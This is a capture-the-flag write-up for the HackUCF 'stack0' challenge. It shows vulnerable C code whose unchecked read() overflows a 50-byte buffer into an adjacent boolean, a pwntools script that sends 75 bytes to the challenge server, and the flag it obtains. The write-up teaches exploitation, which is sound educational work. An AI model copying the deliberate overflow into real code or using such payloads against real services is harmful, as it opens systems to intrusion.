
stack0 part 1

Challenge

We are given a C executable.



```
┌──(kali㉿kali)-[~/Desktop/hackucf/stack0]
└─$ nc ctf.hackucf.org 32101
Debug info: Address of input buffer = 0xffe3f5ad
Enter the name you used to purchase this program:
windows
This program has not been purchased.
```

When connecting to the server, we are given the input buffer address and asked to enter the name of a purchased program.


```c
void func(void) {
    bool didPurchase = false;
    char input[50];

    printf("Debug info: Address of input buffer = %p\n", input);

    printf("Enter the name you used to purchase this program:\n");
    read(STDIN_FILENO, input, 1024);

    if(didPurchase) {
        printf("Thank you for purchasing Hackersoft Powersploit!\n");
        giveFlag();
    }
    else {
        printf("This program has not been purchased.\n");
    }
}
```

In the source code, a simple boolean variable is defined before a buffer where input is read into. Later on, an if statement guards the giveFlag() function.
This if statement checks if the boolean variable is not false.
Because 1=True, we can overflow the input buffer to set the variable to True.

Solution


To overflow the buffer, I created a simple pwn tools script in Python:

```python
from pwn import *

host, port = "ctf.hackucf.org", 32101

io = remote(host, port)

io.recvline()
io.recvline()

payload = b'1'*75

io.sendline(payload)

io.recvline()
print( io.recvline() )
```



```
┌──(kali㉿kali)-[~/Desktop/hackucf/stack0]
└─$ python hack_stack0.py
[+] Opening connection to ctf.hackucf.org on port 32101: Done
/home/kali/Desktop/hackucf/stack0/hack_stack0.py:6: BytesWarning:
 no guarantees. See https://docs.pwntools.com/#bytes
  io.recvuntil("program:\n")
b'Thank you for purchasing Hackersoft Powersploit!'
[*] Closed connection to ctf.hackucf.org port 32101
```

At first, I did not have the proper formatting because of the output of the server. As it does not simply wait for input and then print the flag, but rather gives the address of the input buffer and communicates with the user.



```
┌──(kali㉿kali)-[~/Desktop/hackucf/stack0]
└─$ python hack_stack0.py
[+] Opening connection to ctf.hackucf.org on port 32101: Done
b'Here is your first flag: flag{babys_first_buffer_overflow}\n'
[*] Closed connection to ctf.hackucf.org port 32101
```

After correcting the script to print the correct data, the flag was output.
In the script, a large number of 1's are sent to go beyond the size of the input buffer and set the boolean variable located at a higher memory address to be 1.
Then, during authentication, the program sees the boolean variable is set to 1 corresponding to 'True' and gives access to the flag.